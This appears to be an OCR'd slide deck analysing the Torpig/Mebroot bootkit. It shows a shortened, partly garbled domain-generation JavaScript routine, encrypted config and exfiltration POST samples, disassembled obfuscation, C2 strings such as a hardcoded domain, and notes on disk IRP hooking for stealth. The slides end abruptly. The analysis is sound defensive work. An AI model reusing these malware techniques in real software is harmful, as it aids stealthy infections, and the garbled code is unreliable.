
# Obfuscated Javascript (Shortened), Layer 3

```
var m9=new Array('launo','khdve','jcthr','idfir','hevif','gfixes','fgves','ehght','djeni'  
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r'  
var n9=new Array(1,2,3,4,5,6,7,8,9);  
var t9=new Array();  
var d9=new Date();  
t9['y']=d9.getFullYear();  
if(d9.getDay()>3)  
t9['d']=d9.getDate()-(d9.getDay()+2);  
else t9['d']=d9.getDate()-(d9.getDay());  
if(t9['d']<0)t9['d']=1;  
t9['m']=d9.getMonth()+1;  
function CMN(d,m,y)  
{  
    var r=((y+(4*d))+(m^d)*4)+d);  
    return r;  
}  
var d='fbcmfir.com';  
var yCh1,yCh2,mCh,dCh,mNm;  
if(t9['y']<2007)  
{  
    t9['y'] = 2007;  
}  
mNm=CMN(t9['d'],t9['m'],t9['y']);  
yCh1=19[(((t9['y']&0xAA)+mNm)% 63)% 26];  
yCh2=19[(((t9['y']&0x3311)>>3)+mNm)% 10];  
mCh=19[(((t9['m']+mNm)% 25)];  
if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))dCh=n9[(t9['d']% 10)];  
else dCh=19[(((t9['d']*6)% 27)];  
$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+' .com');
```




# Encryption Algorithms

- Configuration file: XOR-11 (Torpig)  
okc 44749...|phtc?ut1sp^?zx^?v?uzs?ut1sp^?zx^?v?|pcex^?sp^?z?ut
- Subconfig: BASE64-XOR (Torpig)  
POST /3AEFBA86C8B89862/MGJm1WUXX1Q1HzTrf/4QUBAixtXBZbsCILtWHF1sIghgB90gIAfeIIUfFJ9+rKEH4KdzJEFCwxwhK6Br6g/AUHASBgWRBh/ARL4g00p7deF0ZrNBdsobBVdaQdq6wyXQENJW1UXXwkXAK1ELqms1ESCScgE
- Advanced encryption algorithm in Mebroot (MAOS)






# Components in Infected Drone





# Boot Procedure





# Bootkit Hidden „Behind Partitions“

WinHex - [Festplatte 2] 15.0 SR-2

Datei Bearbeiten Suchen Position Ansicht Extras Specialist Optionen Fenster Hilfe

Festplatte 2 | unbenannt.dat

Partitionierungstyp: MBR 3 Dateien, 1 Partitionen

Name ^	Erw.	Größe	Erzeugung	Änderung	Zugriff	Attr.	1. Sektor
Partition 1	NTFS	20.2 GB					63
Anfang der Platte		31.5 KB					0
Nicht partitionierbarer Bereich		2.5 MB					488392065
Nicht partitionierter Bereich		213 GB					42395535


  

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
050DCF1E00	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ   ..... yy ..
050DCF1E10	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	..... @ .....
050DCF1E20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E30	00	00	00	00	00	00	00	00	00	00	00	00	58	02	00	00	..... X .....
050DCF1E40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1E90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1EA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1EB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1EC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1ED0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1EE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
050DCF1EF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Sektor 42395535 von 488397168    Offset: 50DCF1E00    = 77    Block: 50DCF1E00 - 50DD2897C    Größe: 3687D




# Kernel Debugging (WinDbg)





# Kernel Debugging (WinDbg) Using VMWare

<http://silverstr.ufies.org/lotr0/windbg-vmware.html>





# Encrypted Bootkit: Unpacker With „Spaghetti-Code“ Obfuscation



```
chunk1Entry  proc near                ; CODE XREF: .text:loc_15873↓p
              mov     ds:chunked1, offset loc_10C5A
              jmp     ds:chunked1      ; Indirect Near Jump
chunk1Entry  endp


loc_10CA7:    ; DATA XREF: .text:00010C5F↑o
              jl      loc_10B65        ; Jump if Less (SF!=OF)
              mov     ds:chunked1, offset loc_10D08
              jmp     ds:chunked1      ; Indirect Near Jump
              ; [00000003 BYTES: COLLAPSED FUNCTION nullsub_1. PRESS KEYPAD "+" TO EXPAND]

loc_10C5A:    ; DATA XREF: chunk1Entry↑o
              cmp     dword ptr [esp+0Ch], 5 ; Compare Two Operands
              mov     ds:chunked1, offset loc_10CA7
              jmp     ds:chunked1      ; Indirect Near Jump
```



# Bootkit After Decryption (~500KB)

Deobfuscation is possible using a kernel debugger (WinDbg)  
Shown in Demo



```
.text:00014... 00000011 C content-length:
.text:00014... 00000046 C POST %s HTTP/1.1\r\nHost: %s\r\nContent-Length: %d\r\nConnection: cl...
.text:00014... 00000038 C CONNECT %s:%u HTTP/1.1\r\nHost: %s\r\nContent-Length: 0\r\n\r\n
.text:00015... 00000010 C \\??\%Ssystem32\
.text:00015... 00000005 C .exe
.text:00017... 00000005 C MAOS
.text:00017... 00000005 C MAOS
.text:00017... 00000005 C DUMP
.text:00018... 00000005 C MAOS
.text:00019... 00000005 C INST
.text:00019... 00000005 C INFO
.text:00019... 00000005 C PLUG
.text:00019... 00000008 C jwduix.com
```

Bootkit hooks **IRP\_MJ\_READ** and **IRP\_MJ\_WRITE** (disk read and write) for stealth purposes (original MBR). Newer versions hook pointers all **IRP\_MJ\_\*** pointers and add dummy handlers to avoid detection by anomalies in pointer table. CDRM.SYS dispatch table is hooked as well. Values in CLASSPNP.SYS Pointers are updated. Newer versions add a „watchdog“ thread to avoid restoring the original pointers (Virus Bulletin, June 2008, pp 8-10)



# Additional Obfuscation: State Machines

```
state = 39;
LABEL_2:
  result = STATUS_INSUFFICIENT_RESOURCES;
  while ( state <= 60 )
  {
    if ( state > 38 )
      goto INIT39;
    if ( state == 14 )
    {
      fix22or19 = (fix96 ^ 115) + 3;
      if ( (*baseAddr_ * *baseAddr_ & 3) == 2 | *baseAddr_ == 0 )
        fix22or19 = fix96 ^ 115;
      state = fix22or19;
      fix71 = fix96 ^ 39;
      result = STATUS_ADDRESS_ALREADY_ASSOCIATED;
    }
    else
    {
      if ( state == 19 )
      {
        pool = ExAllocatePoolWithTag(poolType, size_, ' kdD');
        ...
        goto LABEL_2;
      }
      ...
    }
  }
INIT39: // initial state (state==39)
  fix14or22 = 14;
  if ( (baseAddr/2) + (baseAddr^2) != 0 & baseAddr==0 | (size/2) + (size^2) != 0 & size_ == 0 )
    fix14or22 = 22;
  state = fix14or22;
  result = STATUS_INVALID_PARAMETER;
  fix96 = 96;
}
```



# It Can Be Really Hard...

```
• state = 28;
• while ( 1 )
• {
